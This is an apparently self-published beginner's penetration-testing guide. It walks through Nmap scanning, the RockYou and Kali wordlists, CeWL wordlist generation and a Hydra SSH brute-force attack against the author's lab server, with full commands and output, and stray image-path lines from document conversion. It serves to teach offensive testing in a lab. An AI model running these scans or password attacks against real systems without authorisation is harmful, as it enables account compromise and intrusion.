HACKING 101

A BEGINNER'S GUIDE TO PENETRATION TESTING

V1NC3NT

TABLE OF CONTENTS

HACKING 101: DISCLAIMER

In the words of Beretta: “*Don't do the crime, if you can't do the time - Yeah, don't do it.*”

This book is for educational purposes only and the author does not promote illegal activities. This book is in no way responsible for any misuse of the provided information. The author does not promote illegal hacking, cracking, or software piracy. The purpose of this book is to teach offensive techniques that can assist with discovering vulnerabilities and to help enhance defensive measures.

By using this book and / or the accompanying virtual machine, you agree that in no event will the author be liable for any loss or damage including without limitation, indirect or consequential loss or damage, or any loss or damage whatsoever arising from loss of data or profits arising out of or in connection with the use of this information.

HACKING 101: INTRO

I’ve had a few encounters where someone has asked me how to get started with penetration testing and at face value, the answer is simple – HACK THE PLANET. Or perhaps more specifically, hack as much as you can to gain knowledge. But it’s not at face value and the answer is complicated. That answer assumes have a basic understanding of operating systems, web technologies, server technologies, desktop technologies, Kali Linux, Metasploit, Burp Suite, Wireshark, and let’s not forget about the most important of all – the fundamentals of networking. Really, this list goes on. And frankly, it never ends.

If I were advising a beginner -- get real world experience with networking, systems administration, desktop and server software, and learn to write some code. The problem is – that’s boring. I love to hack and I can stay up all night hacking. Staying up all night studying networking fundamentals… not really my idea of fun and I do this stuff for a living.

The goal of this book is to guide the reader through some basic tools, attacking our victim server one step at a time, with the ultimate goal of gaining root by the end. I feel like that would be enough of a catalyst to embolden the reader to endure the more mundane educational components that will help build a well-rounded hacker.

HACKING 101: WHO AM I

For the purpose of this book, my name is V1NC3NT. Not because it's my super, anonymous, hacker name -- I'm neither a super hacker nor am I anonymous. At Starbucks they call me Victor which isn't my real name either but I'm waiting for the day that someone remembers the name and calls it aloud as if we're old friends. That will truly be my 15 minutes of fame and I will bask in its glory.

Truthfully, I am nobody and I'm unremarkable. I haven't spoken at any conferences, I haven't written any exploits, nor am I the developer of any noteworthy hacking tools. If this book sees the light of day, I will be the author of exactly one self-published book.

All that being said, technology has been a part of my life for the last 30 years and I hold numerous certifications -- some of which are in technologies that no longer exist. Several years back, my focus switched from the traditional avenues of technology to information security and although I frequently suffer from imposter syndrome, I'm probably not the guy you want roaming around on your network.

In the end, if I get to choose what I want to be, I'd love to be the guy that wrote a book that helped people get into hacking. Hopefully you'll buy *that* book when it comes out but for now, you're stuck with this one.

HACKING 101: BLUEPRINT

Without ruining the concept of what I've written and the purposeful way I've written it, I want to make sure you have a path to follow. The idea is to have you learn a tool or a technique and then apply that knowledge to the vulnerable server.

If at any time during this process, you feel absolutely stuck, the last chapter has a complete walkthrough to give you a hint. Before you move to a hint, think about the lessons you've been taught and recognize that the tool or technique you've just learned is what you need to move forward. If you're still in need of that hint, go for it.

The chapters in this book are in order for a specific reason. We start off with Nmap because we need to learn how to enumerate what ports are open on the server.

Next, we'll see what we can learn from the resources running on those ports. The path forward might not be obvious just yet but we'll move on to next chapter where you'll learn about Cewl and building word lists.

When you're finished with Cewl, if the water is still muddy, don't fret, your vision may become clearer when you've completed the chapter on Brute Force Attacks. Get to the end of that chapter then think about what knowledge you've learned and how you can apply it to what you're facing with the server.

Upon overcoming that obstacle, the chapter on Hash Cracking will become essential for the next step. If all goes as planned, you'll have that low privilege shell on the server.

The chapter titled The Weakest Link is where you could encounter some ambiguity. The biggest personal obstacle for me with hacking is that it's not always paint by numbers. I liken it to assembling a jigsaw puzzle with pieces from different puzzles. I give you this piece from this puzzle, that piece from that puzzle, and now I need you to assemble it to make it whole masterpiece. That is the essence of hacking as I see it.

At the end of The Weakest Link chapter, you will have everything you need to root this server. When you encounter a new piece of the puzzle, think about what you have and what you've learned. It all fits together, I swear.

Good luck!

HACKING 101: NMAP

I worked with a guy who went onsite to install a router with information he was given from the local Internet Service Provider (ISP). When he arrived onsite and he attempted to install the router, he was unable to connect to the Internet. He and I went back and forth about the possible issues and after a few minutes, I asked him to text me the information he was given by the ISP. When I looked at the message, it became immediately clear as to what was causing the problem.

Not using the actual IP information, this will suffice:

IP Address: 255.255.255.0
Subnet: 192.168.168.10
Gateway: 192.168.168.1

You could look at this information and the problem might be completely obvious to you – or perhaps not. The point being that to call this post a primer on hacking would be to ignore the entire foundation where the majority of this work exists – the network.

The other day, someone asked me how to get into pentesting and I suggested that in order to build a solid foundation, one would want to learn basic networking. Without that knowledge, one could move forward but a lot of what is discussed could take an abstract form. Eventually those pieces will sort of fit together but they will solidly interlock if that foundational knowledge of networking already exists.

As I now shift the focus to Nmap, the very first scan we are going to perform references a /24 subnet which means *something*. If this were a slightly larger network, we might scan a /23 subnet which means *something else*. Lacking this knowledge won't prevent you from performing the scan, or understanding the output, but I could easily see someone missing an entire set of hosts if the subnet mask was 255.255.254.0 instead of 255.255.255.0

I'm done beating that dead horse. Moving on…

```
nmap –sP –PI 192.168.86.0/24
```

The –sP flag tells Nmap we're not performing a port scan.
The –PI flag tells Nmap we're performing an ICMP scan.
192.168.86.0/24 tells Nmap we're scanning our entire subnet.

In layman's terms, we're scanning our local network using a ping request and when that request is received by a host, it will reply back to us.

The output looks like this:

```
root@c2:/recon# nmap -sP -PI 192.168.86.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 06:50 PDT
Nmap scan report for u18.lan (192.168.86.175)
Host is up (0.00075s latency).
MAC Address: 6D:5E:90:35:25:81 (Unknown)
Nmap scan report for c2.lan (192.168.86.99)
Host is up.

Nmap done: 256 IP addresses (1 hosts u) scanned in 4.11 seconds
```

In bold, I've identified the target.

What we do next is a matter of preference due to the number of flags available to us in Nmap. The most basic scan we could perform looks like this:

```
root@c2:/recon# nmap 192.168.86.175
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 07:02 PDT
Nmap scan report for u18.lan (192.168.86.175)
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 6E:5D:90:36:26:82 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

I've highlighted the two ports discovered with this basic scan.

If we add some flags, we can dig a little deeper:

```
root@c2:/recon# nmap -sV -sT -O -A -p- 192.168.86.175 -oN output.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 07:03 PDT
Nmap scan report for u18.lan (192.168.86.175)
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 51:56:ec:6b:c5:cd:ef:ba:5f:fb:00:d4:cf:78:b0:b9 (RSA)
|   256 e8:95:f1:37:fc:6f:62:7a:08:ff:7c:39:2c:87:df:39 (ECDSA)
|_  256 fc:1e:12:5a:76:6c:52:7e:ae:06:31:29:c5:cb:3f:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.7.13
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: wordpress &#8211; Just another WordPress site
MAC Address: 6E:5D:90:36:26:82 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms u18.lan (192.168.86.175)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.97 seconds
```

The –sV flag tells Nmap we want to retrieve service and version information.
The –sT flag tells Nmap we want to perform a TCP connect scan.
The –O flag tells Nmap we want to perform OS detection.
The –A flag tells Nmap we want to perform an aggressive scan. I should also point out that when we view this option in the man pages, we see the following:
"However, because script scanning with the default set is considered intrusive, you should not use -A against target networks without permission."
The –p option is used for choosing ports or port ranges and the –p- options tells Nmap to scan all ports.
192.168.86.175 is our target.

And finally, the –oN flag tells Nmap we want to save our scan to an output file –> output.txt

It's worth pointing out that we are ONLY scanning TCP ports.

If this were a DNS server which runs on UDP port 53, we could scan using the following:

```
root@c2:/recon# nmap -sU -p 53 192.168.86.175
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-22 07:32 PDT
Nmap scan report for u18.lan (192.168.86.175)
Host is up (0.00085s latency).

PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 6E:5D:90:36:26:82 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

The –sU flag tells Nmap we want to scan UDP ports.

Since this is not a DNS server, the response shows port 53 is closed. But in our initial scan, we were ignoring UDP ports altogether.

Moving on to what we learned the two separate scans, in our first scan, we see:

80/tcp open http

But in our second scan we see:

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.7.13
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: wordpress &#8211; Just another WordPress site
```

By calling those additional flags, we uncover more information and not only do we learn that port 80 is open, we also reveal the following:

Ubuntu Server
OS details: Linux 3.2 - 4.9
Apache server, version 2.4.29
WordPress, version 4.7.13

The next steps we take wouldn't necessarily be driven by any of this information but I have some ideas in my head as to where I might be headed. In other words, I'm staring at WordPress but I won't let it distract me from completely enumerating the web port to gather all of the pieces to this puzzle.

HACKING 101: PASSWORDS AND WORDLISTS

The stock Kali Linux distribution contains a number of password and word lists. The most notable password list, RockYou, is from a breach that occurred in 2009. The biggest revelation to come from this breach was the frequency of the most basic passwords. The top five most used passwords in RockYou are:


123456
12345
123456789
password
iloveyou

In total, there were 32 million passwords in the RockYou breach but in the Kali version of this list, there are *only* 14 million passwords.

On a brand new installation of Kali Linux, you can find the RockYou password list under: **/usr/share/wordlists/rockyou.txt.gz**


To extract this list: **gzip -d rockyou.txt.gz**

When the file is finished extracting, we should end up with: **rockyou.txt**



```
root@c2:/usr/share/wordlists# ls -al
total 52412
drwxr-xr-x   2 root root     4096 May 31 15:32 .
drwxr-xr-x 439 root root    16384 May 12 06:12 ..
lrwxrwxrwx   1 root root       25 Feb 15 11:33 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root       30 Feb 15 11:33 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root       35 Feb 15 11:33 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root       41 Feb 15 11:33 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root       45 Feb 15 11:33 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
-rw-r--r--   1 root root    87392 Feb 20 15:07 hotmail.txt
-rw-r--r--   1 root root       33 May 16 12:26 md5
lrwxrwxrwx   1 root root       46 Feb 15 11:33 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root       41 Feb 15 11:33 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root    82614 May 14 14:32 otherlist.txt
-rw-r--r--   1 root root 53357341 Mar  3  2013 rockyou.txt.gz
lrwxrwxrwx   1 root root       34 Feb 15 11:33 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
-rw-r--r--   1 root root    82603 May 14 12:43 top10000.txt
-rw-r--r--   1 root root     7422 May 20 17:41 top1000.txt
-rw-r--r--   1 root root      770 May 29 20:20 top100.txt
-rw-r--r--   1 root root      267 May 15 09:59 top50.txt
lrwxrwxrwx   1 root root       25 Feb 15 11:33 wfuzz -> /usr/share/wfuzz/wordlist
-rw-r--r--   1 root root     7212 Feb 20 15:24 wpscan.out
root@c2:/usr/share/wordlists# gzip -d rockyou.txt.gz
root@c2:/usr/share/wordlists# ls -al -h rockyou.txt
-rw-r--r-- 1 root root 134M Mar  3  2013 rockyou.txt
root@c2:/usr/share/wordlists# wc -l rockyou.txt
14344392 rockyou.txt
root@c2:/usr/share/wordlists#
```

The total size of this file is 134MB -- of text. It's huge. As I mentioned previously, it contains over 14 million passwords. To use this file in its whole form is a last resort but we can easily create smaller lists using the **head** command. The RockYou list is in order of most used passwords and if we use **head** to extract the first 10, first 100, first 1000, or first 10000, we are literally getting the most popular in order.




```
root@c2:/usr/share/wordlists# head -n 10 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
root@c2:/usr/share/wordlists# head -n 20 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
root@c2:/usr/share/wordlists#
```

Depending upon the specific situation, the speed at which we process through our list will vary greatly. If we're using the entire RockYou list for cracking a sha512crypt hash using a basic Graphics Processing Unit (GPU), we could be waiting for a very long time. This is a situation where we might use the top 100, top 1000, or even top 10000 before we resort to the entire list. If the hash is MD5, the process will move along much faster and we might want to start with a larger list. I have multiple lists already generated and I decide which list to use based on the situation.

Word lists really aren't much different and we can find those under: **/usr/share/wordlists/**[*SOME DIRECTORY*]

The two most common locations:

/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster



```
root@c2:/usr/share/wordlists# ls -al /usr/share/wordlists/
total 136948
drwxr-xr-x   2 root root      4096 May 31 15:32 .
drwxr-xr-x 439 root root     16384 May 12 06:12 ..
lrwxrwxrwx   1 root root        25 Feb 15 11:33 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root        30 Feb 15 11:33 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root        35 Feb 15 11:33 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root        41 Feb 15 11:33 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root        45 Feb 15 11:33 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
-rw-r--r--   1 root root     87392 Feb 20 15:07 hotmail.txt
-rw-r--r--   1 root root        33 May 16 12:26 md5
lrwxrwxrwx   1 root root        46 Feb 15 11:33 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root        41 Feb 15 11:33 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root     82614 May 14 14:32 otherlist.txt
-rw-r--r--   1 root root 139921507 Mar  3  2013 rockyou.txt
lrwxrwxrwx   1 root root        34 Feb 15 11:33 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
-rw-r--r--   1 root root     82603 May 14 12:43 top10000.txt
-rw-r--r--   1 root root      7422 May 20 17:41 top1000.txt
-rw-r--r--   1 root root       770 May 29 20:20 top100.txt
-rw-r--r--   1 root root       267 May 15 09:59 top50.txt
lrwxrwxrwx   1 root root        25 Feb 15 11:33 wfuzz -> /usr/share/wfuzz/wordlist
-rw-r--r--   1 root root      7212 Feb 20 15:24 wpscan.out
```

There are some pretty solid lists in both of these directories and I like to combine them into one larger list. Again, like the RockYou list, bigger is not necessarily better but if I'm looking for the sledgehammer, I'll go for the combined list.

Up until now, I've been talking like password lists and word lists are separate entities but they are essentially the same -- they are lists. For the sake of convenience, and not necessarily betterment, we are using these stock lists. Taking a more targeted approach might be a better option.


Indulge me for a moment as I go off on a tangent --

IBM's first CEO was Thomas J. Watson. If you look throughout IBM, you will see the name Watson appear in a number of forms. A Google search for "IBM Watson" brings up their "*question-answering computer system*". I first learned of the name Watson from **ns.watson.ibm.com** which is an IBM name server I used for many years because it was very reliable -- that is until it stopped taking public DNS requests.

The point being that it's not uncommon to see words and names recycled throughout a business. Server names, directory names, and passwords, could all be names gleaned from a company website. With the name Watson being so prevalent throughout the IBM world, how many passwords do you think had some variation of Watson?

Back on point --

At the very least, if I'm fuzzing or performing a brute force attack, among the lists I'm using is one that I've generated from the company's public facing sites uging **Cewl**:


```
root@c2:~# cewl -w fakedomains.txt -d 3 -m 6 https://www.fakedomains.com
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@c2:~#
root@c2:~# wc -l fakedomains.txt
4162 fakedomains.txt
root@c2:~#
root@c2:~# head -n 20 fakedomains.txt
fakedomains
Mainbody
password
Search
Scripts
server
Service
Partner
Contact
script
something
through
because
Windows
machine
Vuln
WordPress
should
following
another
root@c2:~#
```

```
cewl -w fakedomains.txt -d 3 -m 6 https://www.fakedomains.com
```

-w = output file
-d = depth
-m = minimum word length

Using **wc**, we count the lines in our list for a total of 4162 words. When we look at the first 20, it looks like a word list! We can mutate this list in a number of ways but for now, let's stick to the basics. When I grep through my largest word list and RockYou, I'm already finding words in our targeted list that do not appear in either of the larger lists. 4162 goes a lot faster than 14 million!

* Just to be clear, replace fakedomains.com with YOUR target domain.

HACKING 101: BRUTE FORCE ATTACK

I assume when I say "Brute Force Attack" that we all know what I'm talking about. Just in case -- let's pretend we have a lock, a pocket full of keys, and we try each key in the lock until we exhaust the collection of keys or we are able to open the lock. Now let's say the lock is a login, the pocket full of keys, the wordlist, and the act of trying the keys is some sort of application to perform the task.


I'm not sure that helps or hurts so I'll move on to what we're attempting to do in our first example.

I've setup a user on an Ubutnu server and that server has SSH access enabled. Our victim user is: **bforce** and the password is: **123456**

The first tool we're going to use is Hydra.

```
hydra -L ./users.txt -P /usr/share/wordlists/top100.txt -v 192.168.86.192 ssh -t 4
```

-L = user list
-P = wordlist
-v = verbose
-t = threads




```
root@c2:~/inhouse/Brute# hydra -L ./users.txt -P /usr/share/wordlists/top100.txt -v 192.168.86.192 ssh -t 4
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-15 08:49:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:1/p:100), ~25 tries per task
[DATA] attacking ssh://192.168.86.192:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://bforce@192.168.86.192:22
[INFO] Successful, password authentication is supported by ssh://192.168.86.192:22
[22][ssh] host: 192.168.86.192   login: bforce   password: 123456
